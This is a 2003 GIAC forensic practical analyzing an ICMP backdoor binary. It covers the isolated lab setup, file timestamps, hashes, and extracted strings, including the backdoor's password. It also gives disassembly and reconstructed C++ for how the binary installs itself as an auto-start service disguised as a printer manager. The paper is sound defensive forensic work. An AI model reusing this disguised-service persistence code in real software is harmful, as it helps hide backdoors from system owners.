Global Information Assurance Certification Paper

Piping a Shell in a ICMP Tunnel
A Forensic Study of Malicious Code

By
Robert B. Noakes
United States of America, State of California

Submitted: August 15th, 2003

GIAC Certified Forensic Analyst Practical Assignment
Version 1.3

This page is intentionally left blank

Preface

Abstract

In Part I of this practical a detailed analysis of a malicious binary will be performed; the objective of this analysis is to discover the origins of the binary's code source and the intent of the binary. An interactive disassembly program called *IDA Pro Interactive Disassembler* from DataRescue will be used to perform the bulk of the analysis.

In Part II of this practical, a detailed validation analysis will be performed on the tool used in Part I; the objective is to provide sufficient information about the tool to support its use in a California court of law.

In Part III of this practical, a typical scenario will be analyized involving law enforcement and an Internet Solution Provider; the objective is to discover the limitations of combating cyber-crime within the context of the laws governing the State of California.

Tools expect to be used:

A Commercial-Off-The-Shelf (COTS) interactive disassembler program called *IDA Pro Interactive Disassembler* from DataRescue <http://www.datarescue.com/> will be used to perform the analysis.

A free program called *PEBrowse Professional* from Smidgeon Software <http://www.smidgeonsoft.com/> will be used analyze any additional information that can be retrieved from the binary.

A utility to check if the network adapters are running in promiscuous mode called *PromiscDetect* from NTSecurity.nu <http://ntsecurity.nu/cgi-bin/download/promiscdetect.exe.pl>.

A development tools suite called *Microsoft Visual Studio, Professional Edition* for Microsoft Windows <http://msdn.microsoft.com/vstudio/previous/vs6/features/default.aspx> was used to develop experimental VC++ Code.

A powerful TCP/UDP utility *NetScanTools Pro* from *Northwest Performance Software* <http://www.netscantools.com/index.html> was used to perform reconnaissance.

A protocol analyzer supporting both diagnostics and frame decoding in real time call *EtherPeek NX* from *WildPackets* <http://www.wildpackets.com/products/etherpeek_nx>

All forensic software utilized is licensed and authorized for use by the examiner and agency.

Introduction

Evidence obtained from computers can be used in any type of criminal prosecution; it is not just limited to cases involving cyber-crimes. Computer evidence has been used in many felonies such as homicide cases, child abduction cases, child abuse cases, pornography cases, fraud and financial crimes, and any other crime where electronically stored documents are involved.

The Challenge

As commerce dependency on the Internet grows, even a minor virus (that was once a simple annoyance) has a major impact. Likewise, as targets get more interesting and more difficult to attack, attacks get more sophisticated and covert. Legal changes throughout the world are creating cyber-crime laws that make reporting an incident a requirement and not just a *good Internet citizen* obligation. This leaves the system and the system's owner in the middle being pressured from both the attackers and the defenders. Government agencies are not immune to this pressure; strict new laws are requiring not only private industries to report incidents, but State and local governments are obligated to the same guidelines.

Information security through obligations and self-defense has become the greatest challenge in Information Technology today. Unfortunately, it appears to be the belief, of many organizations, that the security future is too distant to necessitate much attention given the day-to-day operational issues. In reality, the security future has come and gone; to start on security now is to be already behind.

It is obvious that there are challenges to embrace information security as a global business practice solution and not just a technical solution. Technical solutions such as Firewalls and Intrusion Detection Sensors are inadequate by themselves; the data they produce is like reading a shredded copy of "War and Peace".

Adapting to war against cyber crime can be a daunting task for any organization. An organization having the *expertise* to adapt prepares for battle; an organization having the freedom to implement the *technology* to adapt wins the battle.

Technology is easy to obtain, just buy it when you need it. Expertise, on the other hand, is not easy to obtain; it starts with experience and understanding and completes with doing. Experience gives us the ability to recognize what is happening as it happens and to uncover sufficient information about the activity to undertake an almost immediate response. Understanding gives us adaptability and foresight; without foresight, we are constantly playing catch-up and are forced to adapt poorly to changes in technologies and methodologies. Poor implementations of technology will yield a false sense of security, – Game Over.

Part 1 – Analyze Unknown Binary

I was notified, via email, to download from the SANS GIAC web site a binary file that was retrieved from a system believed compromised by an unknown individual from an unknown source. The chain of custody has not been violated since it applies to the original system and media of which the Incident Handler has properly archived; in this case, I am working with a forensic copy, not the original.

The Forensics Team Coordinator has delegated me the task of extracting information about the binary from an image of what they believe to be malicious software. It is my duty to determine the purpose, capabilities, and origin of *this* unknown binary. Additionally, I am hopeful to discover a sufficient amount of program details to create a SNORT signature and an inoculation program.

Examination Environment Configuration

Efforts were taken to guarantee that the examination environment is forensically clean. Non-essential applications that could affect the malicious binary were kept to an absolute minimum. Otherwise, the design of the examination environment simulated as much of the physical production environment as possible with the operating system configured to its defaults according to the product documentation.




Figure 1 – Forensic Network Diagram

Description

The forensic network environment is isolated from the Internet and the corporate network. Since many of these backdoor binaries use sniffer technologies which requires single collision domain to work properly, a 10/100MBps stand-alone hub was used to inter-connect the systems. Using a switch could easy increase the chance that entire experiment will fail without added any benefits to the examination environment. The forensics lab includes a DNS server to more closely simulate the Internet environment.

1. **System - Attacker**
   - **Make / Model:** Intel / S23
   - **Memory:** 130,612 KBytes
   - **Processor Type / Speed:** Intel Pentium III / 233 MHz
   - **Hard Disk Capacity:** 1.97 GBytes
   - **Operating System:** Windows 2000 Professional with Service Pack 3
   - **Network Interface Controller (Model / Speed):** Intel Pro/100 S Desktop / 100half
   - **IP Address:** 192.168.1.21
2. **System - Victim**
   - **Make / Model:** Intel / S23
   - **Memory:** 130,612 KBytes
   - **Processor Type / Speed:** Intel Pentium III @ 233 MHz
   - **Hard Disk Capacity:** 1.97 GBytes
   - **Operating System**: Windows 2000 Server with NO Service Packs
   - **Network Interface Controller (Model / Speed):** Intel Pro/100 + Server / 100half
   - **IP Address:** 192.168.1.210
3. **System - WildPackets Ethernet packet analyzer**
   - **Make / Model:** Fijitsu, LifeBook P Series / P2110
   - **Memory:** 256,000 KBytes
   - **Processor Type / Speed:** Crusoe / 833 MHz
   - **Hard Disk Capacity:** 19 GBytes
   - **Operating System:** Windows XP Professional with Service Pack 1
   - **Network Interface Controller (Model / Speed):** Xircom CardBus Ethernet II / 100half
   - **IP Address:** none
4. **System - DNS**
   - **Make / Model:** Intel / S23
   - **Memory:** 130,612 KBytes
   - **Processor Type / Speed:** Intel Pentium III / 233 MHz
   - **Hard Disk Capacity:** 1.97 GBytes
   - **Operating System:** Windows 2000 Server with Service Pack 3
   - **Network Interface Controller (Model / Speed):** Intel Pro/100 S Desktop / 100half
   - **IP Address:** 192.168.1.2
5. **Hub - Core**
   - **Make / Model:** NetGear Dual Speed Hub / DS108

Protective Steps

The following steps were performed to make certain that the malicious code would not escape its forensics environment and compromise any other systems. At this point, we have no idea how dangerous this binary can be or how it spreads. Since it is safe to assume this is not friendly code, it would be irresponsible of us to allow this binary to run rampant through our corporate network or to allow it to infect others on the Internet. After all, it is our job to obstruct its spread, not to encourage it.

1. The download network has an ADSL connection to the Internet. It is also isolated from the corporate network. The binary code in question was downloaded from the SANS web site <http://www.giac.org/gcfa/binary_v1.3.zip> to a forensically sound system.
2. A copy was made to a floppy diskette for archival purposes. The diskette was then made *Read-Only* so as not to lose the original file.
3. A second copy was made for a *sneaker-net* file transfer to the sacrificial system on the forensic network.
4. The binary was opened with *PKZIP for Windows Version 6.0.147,* since the file has the ZIP extension. PKZIP successfully opened and unzipped the file to a work area on the sacrificial system.

We need to gather some initial forensic information before we start to alter the binary file. Any detailed analysis performed could alter some critical information. We do not want to lose critical information that can help question the whereabouts of a suspect at a specific date and time. Nor do we want to bring into question the authenticity of the binary being studied.

5. Before any other program accesses the unknown binary, the MAC times were retrieved using the DIR command.
6. A MD5 checksum was executed against the unknown binary and the results stored. The MD5 hash will assure the Forensic Coordinator that the program given to me has not been altered prior transmittal.

We need to pick our tools for the detailed analysis; choosing the right tool for the job will eliminate misleads and reduce time wasted. Therefore, the verification of some initial assumptions should be performed before we go too far. Being careful not to execute the program, the binary was prepared for the detailed forensic analysis.

7. Since the unzipped file has the "EXE" extension, it was opened with Windows *NotePad* command to view any header information. The string *"This program cannot run in MSDOS mode"*, the code *MZ* (the initials of Mark Zbikowski, one of the original architects of MS-DOS), and of course the ambiguous word "Rich" (that appears in all MS-DOS stubs) indicates that it is a Windows program.
8. Since it was determined to be a Windows program, it was opened with Microsoft's *DUMPBIN* program to get detailed PE32 header information, which verified that it is a Windows program.

```
dumpbin /HEADERS target2.exe /OUT:target2.txt
```

Figure 2 – Microsoft's dumpbin Utility

```
Dump of file target2.exe

PE signature found
```

```
File Type: EXECUTABLE IMAGE

FILE HEADER VALUES
             14C machine (x86)
               4 number of sections
        3DE5CB69 time date stamp Wed Nov 27 23:53:13 2002
               0 file pointer to symbol table
               0 number of symbols
              E0 size of optional header
             10F characteristics
                   Relocations stripped
                   Executable
                   Line numbers stripped
                   Symbols stripped
                   32 bit word machine

OPTIONAL HEADER VALUES
             10B magic # (PE32)
            6.00 linker version
            2000 size of code
            3000 size of initialized data
               0 size of uninitialized data
            27AD entry point (004027AD)
            1000 base of code
            3000 base of data
          400000 image base (00400000 to 00405FFF)
            1000 section alignment
            1000 file alignment
            4.00 operating system version
            0.00 image version
            4.00 subsystem version
               0 Win32 version
            6000 size of image
            1000 size of headers
               0 checksum
               3 subsystem (Windows CUI)
               0 DLL characteristics
          100000 size of stack reserve
            1000 size of stack commit
          100000 size of heap reserve
            1000 size of heap commit
               0 loader flags
              10 number of directories
               0 [       0] RVA [size] of Export Directory
            3134 [      8C] RVA [size] of Import Directory
            5000 [      A0] RVA [size] of Resource Directory
               0 [       0] RVA [size] of Exception Directory
               0 [       0] RVA [size] of Certificates Directory
               0 [       0] RVA [size] of Base Relocation Directory
               0 [       0] RVA [size] of Debug Directory
               0 [       0] RVA [size] of Architecture Directory
               0 [       0] RVA [size] of Global Pointer Directory
               0 [       0] RVA [size] of Thread Storage Directory
               0 [       0] RVA [size] of Load Configuration Directory
               0 [       0] RVA [size] of Bound Import Directory
            3000 [     128] RVA [size] of Import Address Table Directory
               0 [       0] RVA [size] of Delay Import Directory
               0 [       0] RVA [size] of COM Descriptor Directory
               0 [       0] RVA [size] of Reserved Directory


SECTION HEADER #1
   .text name
    18FC virtual size
    1000 virtual address (00401000 to 004028FB)
    2000 size of raw data
    1000 file pointer to raw data (00001000 to 00002FFF)
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
```

```
       0 number of line numbers
60000020 flags
         Code
         Execute Read

SECTION HEADER #2
  .rdata name
     69E virtual size
    3000 virtual address (00403000 to 0040369D)
    1000 size of raw data
    3000 file pointer to raw data (00003000 to 00003FFF)
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
40000040 flags
         Initialized Data
         Read Only

SECTION HEADER #3
   .data name
     5EC virtual size
    4000 virtual address (00404000 to 004045EB)
    1000 size of raw data
    4000 file pointer to raw data (00004000 to 00004FFF)
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
C0000040 flags
         Initialized Data
         Read Write

SECTION HEADER #4
   .rsrc name
      A0 virtual size
    5000 virtual address (00405000 to 0040509F)
    1000 size of raw data
    5000 file pointer to raw data (00005000 to 00005FFF)
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
40000040 flags
         Initialized Data
         Read Only

  Summary

        1000 .data
        1000 .rdata
        1000 .rsrc
        2000 .text
```

Figure 3 – Output of dumpbin

So far, the analysis appears to be on the right track. The initial investigations have returned a great deal of knowledge about this binary. Significant progress, even though the analysis has yet to delve deeply into its inner workings.

There is sufficient information to begin a **detailed** forensic analysis of the program in question; there are various tasks to be performed before the binary can be controlled-executed.

Binary Details

To gather the most details from the binary and put it into something comprehensible, the binary was disassembled and analyzed. The data structures related to the binary, its system interactions, and its network interaction can easily be discovered from this process.

Name of Program

The operand for the *push* instruction at location 0x00402364 points to a NULL terminated string that contains the value **smsses.exe**. The operand for the *push* instruction at location 0x00402374 points to a NULL terminated string that contains the value **Local Printer Manager Service**. The operand for the *push* instruction at location 0x00402379 points to a NULL terminated string that contains the value **Local Partners Access**. These values are being pushed unto the stack for the *CreateService*[MSDN,cs] function called at location 0x0040237F.

```
.text:0040235A loc_40235A:                             ; CODE XREF: Install_Service+1B j
.text:0040235A                 push    NULL            ; lpPassword
.text:0040235C                 push    NULL            ; lpServiceStartName
.text:0040235E                 push    NULL            ; lpDependencies
.text:00402360                 push    NULL            ; lpdwTagId
.text:00402362                 push    NULL            ; lpLoadOrderGroup
.text:00402364                 push    offset aSmsses_exe ; lpBinaryPathName
.text:00402369                 push    SERVICE_ERROR_NORMAL ; dwErrorControl
.text:0040236B                 push    SERVICE_AUTO_START ; dwStartType
.text:0040236D                 push    SERVICE_WIN32_OWN_PROCESS ; dwServiceType
.text:0040236F                 push    SERVICE_ALL_ACCESS ; dwDesiredAccess
.text:00402374                 push    offset aLocalPrinterMa ; lpDisplayName
.text:00402379                 push    offset aLocalPartnersA ; lpServiceName
.text:0040237E                 push    eax             ; hSCManager
.text:0040237F                 call    ds:CreateServiceA
```

Listing 1 – Assembly Code for Create Service

The *CreateService* function creates a service object and adds it to the specified *Service Control Manager* database. Depending upon the service's startup setting, the service will start at boot time; a local system auto-start can be a handy attribute for malicious code.

The table below shows a summary of the analysis.

Type	Value
Program Name	smsses.exe
Service Name	Local Partners Access
Display Name	Local Printer Manager Service

Table 1 – Name of Program and Service

File Owners

This is a binary only analysis and without knowing the *Chain of Custody*, any names retrieved from the *owner* information fields of the binary would be valueless. Since the hard drive image is not available, there is not anything user information available to retrieve. In any case, such information would have been retrieved by the forensic engineer that retrieved the file from the infected system.

File MAC Times

The MAC times were retrieved immediately after the unzipping the file. I did not want any other examinations to *touch* the dates prior to their capture. Knowing the MAC dates and times could lead us to discovered how the file was copied to the victim's system. Sneaker-net will keep the original dates and times, TFTP will set the Modify and Create dates and times to the transfer date and times. The following commands were entered at the system prompt.

```
C:\Projects\GSEC\GCFA\Pratical\binary_v1.3-Part-1>DIR target2.exe /TW > target2.mac
C:\Projects\GSEC\GCFA\Pratical\binary_v1.3-Part-1>DIR target2.exe /TA >> target2.mac
C:\Projects\GSEC\GCFA\Pratical\binary_v1.3-Part-1>DIR target2.exe /TC >> target2.mac
```

Figure 4 – Syntax to get the MAC Dates and Times

```
Volume in drive C has no label.
 Volume Serial Number is 9C01-000B

 Directory of C:\Projects\GSEC\GCFA\Pratical\binary_v1.3-Part-1

02/20/2003  12:45            26,793 target2.exe
               1 File(s)         26,793 bytes
               0 Dir(s)  95,365,898,240 bytes free
 Volume in drive C has no label.
 Volume Serial Number is 9C01-000B

 Directory of C:\Projects\GSEC\GCFA\Pratical\binary_v1.3-Part-1

05/29/2003  12:33            26,793 target2.exe
               1 File(s)         26,793 bytes
               0 Dir(s)  95,365,898,240 bytes free
 Volume in drive C has no label.
 Volume Serial Number is 9C01-000B

 Directory of C:\Projects\GSEC\GCFA\Pratical\binary_v1.3-Part-1

02/20/2003  12:45            26,793 target2.exe
               1 File(s)         26,793 bytes
               0 Dir(s)  95,365,894,144 bytes free
```

Figure 5 – Output of the dir command

PE header time is the time and date when the executable was built. This information is filled by the linker at build time. The PE value of 0x3DE5CB69 translates to 11/28/2002 07:53:13 for the build date and time.

The table below is a summary of the MAC and Build date and times. Note the Creation time as compared to the Build time; they should be the same, but they are not the same.

Type	Date (mm/dd/yyyy) – Time (hh:mm am/pm)
Modify:	02/20/2003 - 12:45am
Access:	05/29/2003 - 12:33am
Creation:	02/20/2003 - 12:45am
Build Time	11/28/2002 - 07:53am

Table 2 – Dates and Times

Since the Creation date is later than the build date, there is a good chance the file was not installed by normal means. It was most likely transferred by a process that alters the dates.

File Size

A PE32 image base file size of 00005FFFh (24,575) is less than EOF file size of 26,793 bytes. The extra data starts at 00006000h (24,576) with a length of 000008A9h (2,217) bytes. The EOF file is at position 000068A9h (26,793). There are 2,217 bytes not part of the PE32 program.

PE32 File Size	24,575 Bytes
EOF File Size	26,793 Bytes

Table 3 – File Size

This extra stuff within the PE32 binary begs to be noticed. The information in this area is not typical and too interesting to ignore, even though there appears to be no valid reason for it to be there. It could be some leftover instructions from a buffer overflow; or, it could be an out-of-program storage area for the attacker to store safely system information.

MD5 hash

The MD5 hash[RFC1321] is part of the group of message-digest algorithms MD2, MD4 and MD5 developed by Ronald L. Rivest in collaboration with MIT Laboratory for Computer Science and RSA Data Security. The MD5 algorithm takes a message of any length and produces a 128-bit message digest (*fingerprint*). It is virtually impossible (computationally speaking) to produce two binary applications having the same message digest, or to produce any message of any kind having a given pre-specified target message digest. The MD5 hash assures the Incident Handler Coordinator and Forensic Team Coordinator they are working with the unaltered binary retrieved from the compromised system.

The fingerprinting program used to obtain the MD5 hash is called *FileDigest*[CPrj,fd] by *George Anescu*.




Figure 6 – MD5 Hash Utility

The value of the MD5 hash is 848903A92843895F3BA7FB77F02F9BF1.

Keywords

Using IDA Pro, I selected the "Strings" tab to list all strings associated with the program. Fortunately, IDA Pro can easily determine actual strings used within that program and not just strings of letters that coincidently will form a keyword.

```
.data:00404048  0000000A C \nERROR 3\n
.data:00404054  0000000A C \nERROR 2\n
.data:00404060  0000000A C \nERROR 1\n
.data:0040406C  00000023 C impossibile creare raw ICMP socket
.data:00404098  00000012 C RAW ICMP SendTo:
.data:004040AC  00000082 C \r\n======================== Icmp BackDoor V0.1 ==================
=======\r\n========= Code by Spoof. Enjoy Yourself!\r\n Your PassWord:
.data:00404130  00000005 C loki
.data:00404140  0000000E C \r\n Exit OK!\r\n
.data:00404150  00000016 C Local Partners Access
.data:00404168  0000001E C \n\nError UnInstalling Service\n
.data:00404188  00000023 C \n\nService UnInstalled Sucessfully\n
.data:004041B0  0000001C C \n\nError Installing Service\n
.data:004041CC  00000021 C \n\nService Installed Sucessfully\n
.data:004041F4  00000018 C \nCreate Service %s ok!\n
.data:0040420C  0000001A C \nCreateService failed:%d\n
.data:00404228  00000012 C \nService Stopped\n
.data:0040423C  00000021 C \nForce Service Stopped Failed%d\n
.data:00404260  00000025 C The service is running or starting!\n
.data:00404288  0000001E C Query service status failed!\n
.data:004042A8  00000016 C Open service failed!\n
.data:004042C0  0000001C C \nService %s Already exists\n
.data:004042DC  0000001E C Local Printer Manager Service
.data:004042FC  0000000B C smsses.exe
.data:00404308  00000027 C \nOpen Service Control Manage failed:%d
.data:00404330  00000005 C \n%d\n
.data:00404338  0000001D C Start service successfully!\n
.data:00404358  0000001E C Starting the service failed!\n
.data:00404378  0000001E C starting the service <%s>...\n
.data:00404398  0000000F C Successfully!\n
.data:004043A8  00000009 C Failed!\n
.data:004043B4  0000002A C Try to change the service's start type...
.data:004043E0  0000001A C The service is disabled!\n
.data:004043FC  0000001E C Query service config failed!\n
```

Figure 7 – Key Strings Found

A regular string search would leave out formatting (i.e. \n, or \r). IDA Pro converts the 0x0A and 0x0D bytes into their formatting strings, and then produces a more complete string. For example, if Google is used with the search string *Service*, it will not find the string *\nService*. Trying to find a source listing, based on the shorter keyword, will not return valid results. Therefore, the *n* must be included in the search to find this code. The sample shows how a typical *printf* statement utilizes the format control characters.

```
if(strcmp(argv[1],"-i")==0)
{
      if(InstallService())
            printf("\n\nService Installed Sucessfully\n");
      else
            printf("\n\nError Installing Service\n");
}
if(strcmp(argv[1],"-d")==0)
{
      if(DeleteService())
            printf("\n\nService UnInstalled Sucessfully\n");
      else
            printf("\n\nError UnInstalling Service\n");
}
```

Listing 2 – Sample Listing Showing Misspellings

Program Description

The type of program, according the output information from Microsoft's *DUMPBIN* utility, is a Portable Execution 32-Bit file (PE32) with a subsystem interface type *Console User Interface* (CUI), which is a text-based interface.

What It Is Used For

The purpose of the binary is to access stealthily the system's shell through covert channels. It is a single binary that is designed for easy deployment with very little effort to install.

When It Was Last Used

The Access Date and Time of 05/29/2003 at 12:33am was the download times. The other two dates and times are 02/20/2003 at 12:45am are for create and modify. Since the build (true create) date and time of the binary is 11/28/2002 07:53:13, the 02/20/2003 date must be the date the file was pushed the victim's system and executed. Since the application was a *service*, it needed to be executed once by the attacker; each sequential execution will be done at boot time.

Action the Program Takes – Assembly Analysis

The action the unknown binary takes will be analyzed by disassembling the binary with an interactive disassembler. By repeatedly stepping through the assembly listing, the binary's instruction flow will reveal the action the binary performs. Since the program runs on an Intel type machine language and the binary is a PE32 format, it will be disassembled based on the 80x86-instruction set.

Based on the disassembled binary, the binary accepts two parameters. By convention, *argv[0]* is the command with which the program (the binary name itself) is invoked, *argv[1]* is the first command-line argument, and so on, until *argv[argc]*, which is always *NULL*. Therefore, the first command-line argument is always *argv[1]* and the last one is *argv[argc – 1]*. Since *argc* has the value of three (3), then the last command-line argument must be *argv[2]*; in other words, there are two command-line options to this binary.

Start: The first command-line argument *argv[1]* is a program switch with the a values of *-i* for *install* and *-d* for *de-install*. Interactive responses, from the binary, will be displayed during the installation process that makes it difficult to use in a non-interactive environment. In this part of the binary, the word successfully is misspelled as "*Sucessfully*". This matches the misspelling existing in other code (showing how to create and install a service on a Windows system) found on the Internet, which hints at the work of a *script kiddie*.

```
.text:004020F0                  mov     eax, [esp+arg_0] ; Number of Arguments
.text:004020F4                  sub     esp, 10h
.text:004020F7                  push    ebx
.text:004020F8                  xor     ebx, ebx
.text:004020FA                  cmp     eax, 1
.text:004020FD                  push    ebp
.text:004020FE                  mov     hSCManager, ebx
.text:00402104                  mov     hService, ebx
.text:0040210A                  jle     Srv_Table_21F5
.text:00402110                  cmp     eax, 3          ; Max Number of arguments
.text:00402113                  jnz     return_2218.
```

Listing 3 – Number of Arguments Passed to the Binary

Service Installation: The binary installs itself as a service using the parameters mentioned previously. According to the assembly code, none of the arguments passed to the binary is passed beyond the service manager to the actual malicious code. The argument location is not push onto the stack prior to the call to the *sniffer_init* routine.

This makes the second argument that must be entered at the command-line as being completely superfluous since it is not used by the backdoor. This error could be caused by the code being left over from the attacker's development phase, left behind because the attacker copied the code from a different source and does not fully understand how it works, or the results of a utility that wraps existing code with service management code so it can run as a service. Either way, this could be another sign of a *script kiddie* at work.

```
.text:004021F5 loc_4021F5:                             ; CODE XREF: _main+1A j
.text:004021F5                 lea     eax, [esp+18h+ServiceStartTable]
.text:004021F9                 mov     [esp+18h+ServiceStartTable.lpServiceName], offset É
                                           aLocalPartnersA ; "Local Partners Access"
.text:00402201                 push    eax             ; lpServiceStartTable
.text:00402202                 mov     [esp+1Ch+ServiceStartTable.lpServiceProc], offset É
                                           ServiceMain
.text:0040220A                 mov     [esp+1Ch+var_8], ebx
.text:0040220E                 mov     [esp+1Ch+var_4], ebx
.text:00402212                 call    ds:StartServiceCtrlDispatcherA
.text:00402218
.text:00402218 loc_402218:                             ; CODE XREF: _main+23 j
.text:00402218                                         ; _main+D6 j
.text:00402218                 pop     ebp
.text:00402219                 xor     eax, eax
.text:0040221B                 pop     ebx
.text:0040221C                 add     esp, 10h
.text:0040221F                 retn
.text:0040221F _main           endp
.text:0040221F
.text:00402220 ; ---------------------------------------------------------------------------
.text:00402220
.text:00402220 ServiceMain:                            ; DATA XREF: _main+112 o
.text:00402220                 push    esi
.text:00402221                 xor     esi, esi        ; esi = 0
.text:00402223                 push    offset loc_4022B0
.text:00402228                 push    offset aLocalPartnersA ; "Local Partners Access"
.text:0040222D                 mov     dwServiceType, SERVICE_WIN32
.text:00402237                 mov     dwCurrentState, SERVICE_START_PENDING
.text:00402241                 mov     dwControlsAccepted, SERVICE_ACCEPT_STOP
.text:0040224B                 mov     dwWin32ExitCode, esi
.text:00402251                 mov     dwServiceSpecificExitCode, esi
.text:00402257                 mov     dwCheckPoint, esi
.text:0040225D                 mov     dwWaitHint, esi
.text:00402263                 call    ds:RegisterServiceCtrlHandlerA
.text:00402269                 cmp     eax, esi
.text:0040226B                 mov     dword_404438, eax
.text:00402270                 jz      short loc_4022A3
.text:00402272                 push    offset dwServiceType
.text:00402277                 push    eax
.text:00402278                 mov     dwCurrentState, SERVICE_RUNNING
.text:00402282                 mov     dwCheckPoint, esi
.text:00402288                 mov     dwWaitHint, esi
.text:0040228E                 call    ds:SetServiceStatus
.text:00402294                 mov     dword_404044, 1
.text:0040229E                 call    sniffer_init
.text:004022A3
.text:004022A3 loc_4022A3:                             ; CODE XREF: .text:00402270 j
.text:004022A3                 pop     esi
.text:004022A4                 retn    8
```

Listing 4 – Assembly Code Installing the Service

```
void WINAPI ServiceMain(DWORD argc, LPTSTR *argv)
{
```

```
      DWORD status;
      DWORD specificError;
      m_ServiceStatus.dwServiceType = SERVICE_WIN32;
      m_ServiceStatus.dwCurrentState = SERVICE_START_PENDING;
      m_ServiceStatus.dwControlsAccepted = SERVICE_ACCEPT_STOP;
      m_ServiceStatus.dwWin32ExitCode = 0;
      m_ServiceStatus.dwServiceSpecificExitCode = 0;
      m_ServiceStatus.dwCheckPoint = 0;
      m_ServiceStatus.dwWaitHint = 0;
      m_ServiceStatusHandle = RegisterServiceCtrlHandler("Local Partners Access", É
                                                         ServiceCtrlHandler);
      if (m_ServiceStatusHandle == (SERVICE_STATUS_HANDLE)0)
      {
             return;
      }
      m_ServiceStatus.dwCurrentState = SERVICE_RUNNING;
      m_ServiceStatus.dwCheckPoint = 0;
      m_ServiceStatus.dwWaitHint = 0;
      if (!SetServiceStatus (m_ServiceStatusHandle, &m_ServiceStatus))
      {
      }
      bRunning=true;
      while(bRunning)
      {
             sniffer_init();
      }
      return;
}
```

Listing 5 – C++ Code Installing the Service

Service Starting: During the start of the service, a number of different error and status messages are passed back to the console. This makes the binary interactive at startup; not very friendly to launching by buffer overflows. If the binary can be copied using the well known CGI vulnerability over HTTP or HTTPS to a Web Server, the attacker could possibly have some degree of interaction with the binary.

```
.text:004023BF                push    SERVICE_ALL_ACCESS ; dwDesiredAccess
.text:004023C4                push    offset aLocalPartnersA ; lpServiceName
.text:004023C9                push    eax             ; hSCManager
.text:004023CA                call    ds:OpenServiceA
.text:004023D0                test    eax, eax
.text:004023D2                mov     hService, eax
.text:004023D7                jnz     short Okay_23EB
.text:004023D9                push    offset aOpenServiceFai ; "Open service failed!\n"
.text:004023DE                call    esi ; printf
.text:004023E0                add     esp, 4
.text:004023E3                xor     eax, eax
.text:004023E5                pop     edi
.text:004023E6                pop     esi
.text:004023E7                add     esp, 1Ch
.text:004023EA                retn
.text:004023EB ; ---------------------------------------------------------------------------
.text:004023EB Okay_23EB:                             ; CODE XREF: sub_402320+B7 j
.text:004023EB                lea     ecx, [esp+24h+ServiceStatus]
```

Listing 6 – Assembly Code for Open Service

```
schService = OpenService(schSCManager, lpServiceName, SERVICE_ALL_ACCESS);
if (schService == NULL)
{
printf ("Open service failed!\n");
return;
}
```

Listing 7 – VC++ Code for Open Service

